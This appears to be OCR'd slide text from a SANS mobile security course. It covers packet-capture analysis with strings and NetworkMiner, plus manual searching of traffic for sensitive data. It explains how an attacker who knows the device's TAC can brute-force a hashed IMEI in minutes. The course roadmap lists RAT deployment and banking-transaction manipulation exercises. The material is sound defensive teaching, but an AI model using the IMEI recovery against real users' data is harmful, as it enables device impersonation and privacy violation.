Prints strings four characters or longer, ASCII only

- Change with -n [minlength]

Lowercase L

Can also extract big-endian (-eb) and little-endian (-el) Unicode strings

```
# strings -a -el ios-bankofjerrica.pcap
# strings -a -eb ios-bankofjerrica.pcap
# strings -a ios-bankofjerrica.pcap
0www.entrust.net/rpa is incorporated by reference1
(c) 2009 Entrust, Inc.1.0,
%Entrust Certification Authority - L1C0
California1
        Cupertino1
Apple Inc.1
*.icloud.com0
```

SANS


SEC575 | Mobile Device Security and Ethical Hacking 17

GNU Strings Command

One tool we can use with the Wireshark stream or tcpdump file output is the GNU strings command. The strings command extracts printable characters from a specified file, printing any strings that are four consecutive printable characters or longer. By default, the strings command will display only ASCII characters, though we can increase the minimum length of the strings with the "-n" argument and search for big-endian or little-endian Unicode strings with the "-eb" and "-el" options (that's a lowercase letter L, not the number one). We also add the "-a" argument to tell the strings command to search for strings throughout the entire contents of executable or library object files; this option is ignored for most files, but it doesn't hurt to add it, and it avoids a possible false-negative result from a file that is misinterpreted as an object file.

In the example on this page, we examine the contents from a libpcap packet capture file. The output of the strings command reveals HTTPS client activity denoted by certificate company names and formatting. First, we check the file for Unicode strings in little-endian format, then we check the file for Unicode strings in big-endian format. Neither command returns any content from the file, indicating that it does not have Unicode strings at least 4 bytes in length.

When we run the strings command a third time without indicating the encoding type (by omitting the "-e" argument), we see several ASCII strings displayed from the HTTPS transaction, likely the result of certificate information being passed as part of the connection setup process prior to HTTPS encryption.



NETWORKMINER

Network forensics analysis tool for Windows

Reads from live network interfaces or stored packet captures

- Performs minimal host fingerprinting, records session data and port information

Useful for summary data from capture files and for transferred file extraction

NetworkMiner augments but does not replace Wireshark for network traffic analysis

SANS | SEC575 | Mobile Device Security and Ethical Hacking 18

NetworkMiner

NetworkMiner is a network forensics analysis tool by Erik Hjelmvik of Netresec. Written for Windows systems, NetworkMiner can retrieve packets from a live network capture interface or a stored libpcap file and provide analysis data on the observed traffic, including:


- Host operating system fingerprinting
- Identification of network traffic session information for TCP and UDP protocols
- Identification of DNS queries and responses from all hosts
- Identification of HTTP GET and POST parameters and associated values
- Access to perform plaintext searches on packet payloads or upper-layer protocol content

NetworkMiner also extracts images and other file content from network traffic, extracting the files and writing them to the local filesystem. This feature makes it simple to recreate transferred files for subsequent analysis.

NetworkMiner is a useful tool for summarizing and extracting information from a packet capture and is valuable in analyzing the traffic from a mobile device application that is being evaluated. NetworkMiner does not replace the functionality of Wireshark and cannot be used for detailed analysis of network traffic and activity, but it is a nice alternative tool to augment Wireshark's functionality.

NetworkMiner is available at http://www.netresec.com/?page=NetworkMiner. Free and commercial versions are both available, with additional analysis options available in the commercial version for approximately $670/US (€500).

NETWORKMINER HOSTS DISPLAY


NetworkMiner 1.4.1
File Tools Help
--- Select a network adapter in the list ---
Start
Stop
Keywords Cleartext Anomalies
Hosts (16) Frames (55x) Files (20) Images (9) Messages Credentials Sessions (40) DNS (16) Parameters (475)
Case Panel
Filename MD5
jackeey-... f1132b3...
Sort Hosts On: IP Address (ascending)
ad Case Files
Live Sniffing Buffer Usage:
No fingerprint for host
Identified host, but no traffic
Fingerprinted host

68.105.28.11
70.32.132.54 [mm1.vip.sc1.admob.com] [mm.admob.com] (Linux)
74.125.224.185 [pagead.l.doubleclick.net] [googleads.g.doubleclick.net]
74.125.224.186 [pagead.l.doubleclick.net] [googleads.g.doubleclick.net]
74.125.224.223 [www.gstatic.com] [gstaticssl.l.google.com] [media.admob.com]
74.125.224.249 [r.l.admob.com] [r.admob.com]
74.125.224.250 [r.l.admob.com] [r.admob.com]
82.98.86.171 [www.imnet.us] [log.imnet.us] (Linux)
121.101.219.26 [www.estrongs.com] (Linux)
165.193.245.41 [api1.vip.sc9.admob.com] [api.admob.com] (Linux)
172.16.0.100 [JWRIGHT-X220] (Windows)
172.16.0.106
172.16.0.112 (Windows)
172.16.0.114
172.16.0.116

SANS


SEC575 | Mobile Device Security and Ethical Hacking 19

NetworkMiner Hosts Display

During a live packet capture or after opening a stored libpcap file, NetworkMiner will identify all the hosts present by IP address and hostname (when available). NetworkMiner will also attempt to identify the operating system of each host using passive TCP, DHCP, and MAC OUI analysis.

Expanding the view of each host will disclose additional information about the target, including the MAC address (if known), one or more hostnames (leveraging DNS and other hostname disclosure techniques present in the packet capture file; NetworkMiner does not perform DNS queries actively), the network TTL, open ports, TCP session count, and overall packet and host statistics, including server banner information.

From the hosts view, we can click on any of the other tables to obtain additional information about the captured data.




Fra...	Reco...	Source host	S. port	Destinat...	D. port	Protocol	Filename	Extension
32	C:\Us...	121.101.219.26 [...	TCP 80	172.16....	TCP 60...	HttpGetNormal	channel.22...	html
42	C:\Us...	74.125.224.223 [...	TCP 80	172.16....	TCP 60...	HttpGetNormal	sdk-core-v...	javascript
44	C:\Us...	121.101.219.26 [...	TCP 80	172.16....	TCP 60...	HttpGetNormal	ucbrowser....	png
91	C:\Us...	121.101.219.26 [...	TCP 80	172.16....	TCP 60...	HttpGetNormal	wps.png	png
94	C:\Us...	121.101.219.26 [...	TCP 80	172.16....	TCP 60			
97	C:\Us...	121.101.219.26 [...	TCP 80	172.16....	TCP 60			
101	C:\Us...	121.101.219.26 [...	TCP 80	172.16....	TCP 60			
104	C:\Us...	121.101.219.26 [...	TCP 80	172.16....	TCP 60			
151	C:\Us...	74.125.224.186 [...	TCP 80	172.16....	TCP 60...	HttpGetNormal	gma.DDA3...	html
168	C:\Us...	74.125.224.223 [...	TCP 80	172.16....	TCP 60...	HttpGetNormal	gmsg.js.jav...	javascript
187	C:\Us...	74.125.224.186 [...	TCP 80	172.16....	TCP 60...	HttpGetNormal	179287280...	png
233	C:\Us...	165.193.245.41 [...	TCP 80	172.16....	TCP 60...	HttpGetNormal	android_sd...	json
245	C:\Us...	74.125.224.250 [r...	TCP 80	172.16....	TCP 60...	HttpGetNormal	ad_source....	javascript
248	C:\Us	70.32.132.54 [m	TCP 80	172.16	TCP 60	HttpGetNormal	en.properti	html

NetworkMiner Images and Files

Clicking on the NetworkMiner "Images" tab will display thumbnails for all image files extracted from the network traffic. Similarly, clicking the "Files" tab will list all files (including image files). Instead of showing a thumbnail for the files, NetworkMiner displays several pieces of information for each file, including the source and destination host IP addresses and names (if known), the associated port numbers, protocol, and filename information.

For any file listed in the "Files" tab, right-click and select "Open folder" to launch the Windows Explorer view to the extracted file content.



DATA ANALYSIS

Primarily a manual task, requiring hours to weeks of inspection

- Depending on the amount of data being reviewed

Use strings of known sensitive data as a search target

- Phone number, entries from contact book, IMEI

Data might be encrypted independent of transport security mechanism

- Increases complexity of analysis significantly

Hashed data might be used with the intent of confidentiality but might be insufficient

SANS SEC575 | Mobile Device Security and Ethical Hacking 21

Data Analysis

Once we have established the tools that help us capture, extract, decode, and evaluate the data, the real work starts in the form of data analysis. When evaluating network activity of unknown protocols, data analysis can be a very time-consuming task, possibly requiring hours to weeks of inspection and analysis, depending on the quantity of data being reviewed.

We can help speed up the analysis using tools we've examined, such as the string utility or the Burp Decoder features. With plaintext ASCII string content, we can manually inspect the data for sensitive information disclosure or search for known strings, such as known phone book content, the device's phone number or International Mobile Equipment Identifier (IMEI), version and platform information, and more.

In some cases, data is sent in an encrypted or obfuscated form that will not be revealed through the collection of plaintext strings, possibly requiring additional cryptographic analysis of the protocol. The necessity for this level of analysis is dictated by your organization's accepted risk posture.

Frequently, apps will use hashing as a mechanism to represent data uniquely without having to send the original content. Although this might be done with good intentions, hashing the data itself might be insufficient to protect its confidentiality, as we'll see in the case of hashed IMEI values.

COMMON DATA LOSS: IMEI

International Mobile Equipment Identifier

Unique for each phone, so commonly used for a UID


If revealed, could be used to spoof phone, access voicemail

Even when hashed, IMEI can be recovered

- If device type is known (TAC)

(10^6 * 8) serial number guesses in approximately 2 minutes

8 bytes	6 bytes	1 byte
TAC	Serial#	Hash



Carrier	Verizon 29.2
Model	MN5T2LL/A
Serial Number	F2LSJGS7HFXW
Wi-Fi Address	20:AB:37:81:7C:94
Bluetooth	20:AB:37:81:7C:B2
IMEI	35 91 [redacted] 7 5


Data loss analysis requires careful inspection and consideration to determine whether the app is a threat

Common Data Loss: IMEI

The IMEI is a unique identifier for each phone, so it is commonly used by app developers as a mechanism to uniquely identify the app among all other users. The IMEI is sensitive, however, and loss of the IMEI can be a significant threat, potentially allowing an adversary to impersonate the victim's phone or access other resources such as voicemail systems.

Some app developers will attempt to protect against the disclosure of the IMEI by hashing it, but this still does not adequately protect its confidentiality. The IMEI is made up of three distinct fields: the Type Allocation Code (TAC) that is 8 bytes, the unique device serial number that is 6 bytes, and a 1-byte hash value. The TAC is similar to the OUI of a MAC address, representing the vendor who is issuing the IMEI to hardware. If the device type is known (e.g., it is an iPhone), then a small list of TAC numbers can be identified from TAC query sites such as http://www.nobbi.com/tacquery.php. If an attacker can observe the hash of the IMEI and knows the hardware platform matching a specific TAC value, then there are only (10^6 * 8) guesses an attacker has to make in order to calculate the original IMEI. This can be done in approximately 2 minutes on modern hardware. More information, including tools to exploit this common disclosure weakness, is documented at http://blog.dasient.com/2011/07/hashing-imei-numbers-does-not-protect.html.

The point here is that data loss detection can be elusive, requiring detailed and careful inspection and analysis to determine whether the app is a threat.



MODULE SUMMARY

Network activity analysis helps us identify information disclosure threats in apps

Packet capture can be performed locally, through a LAN mirror or through an intermediary target

Tools for capture and analysis include tcpdump, Wireshark, strings, file


Data analysis recommendations

Module Summary

In this module, we looked at how network analysis can help us identify information disclosure threats in mobile device applications. To evaluate the threat, we need to capture network activity and evaluate the risks of information disclosure or access.

Packet capture can be performed on the local mobile device using tcpdump on a LAN segment or through an intermediary device such as a PPTP server.

We looked at multiple analysis tools including Wireshark, strings, and the file utility. These tools will assist us in our analysis, but ultimately data analysis requires a significant amount of time to evaluate and assess the loss of sensitive information resources.



Course Roadmap


- Device Architecture and Application Interaction
- The Stolen Device Threat and Mobile Malware
- Static Application Analysis
- Dynamic Mobile Application Analysis and Manipulation
- Mobile Penetration Testing
- Capture the Flag

DAY 5

Mobile Penetration Testing
Network Activity Analysis
Exercise: Mobile Application Network Traffic Analysis
Network Manipulation Attacks
Network Traffic Manipulation
Exercise: Manipulating Web Browser Activity
SSL/TLS attacks
Intercepting SSL/TLS traffic
Exercise: Banking Transaction Manipulation
Leveraging Mobile Malware
Exercise: Meterpreter RAT Deployment
Where to go from here

SANS SEC575 | Mobile Device Security and Ethical Hacking 24

This page intentionally left blank.



EXERCISE: MOBILE APPLICATION NETWORK TRAFFIC ANALYSIS

Log in to the SANS lab platform for the exercise

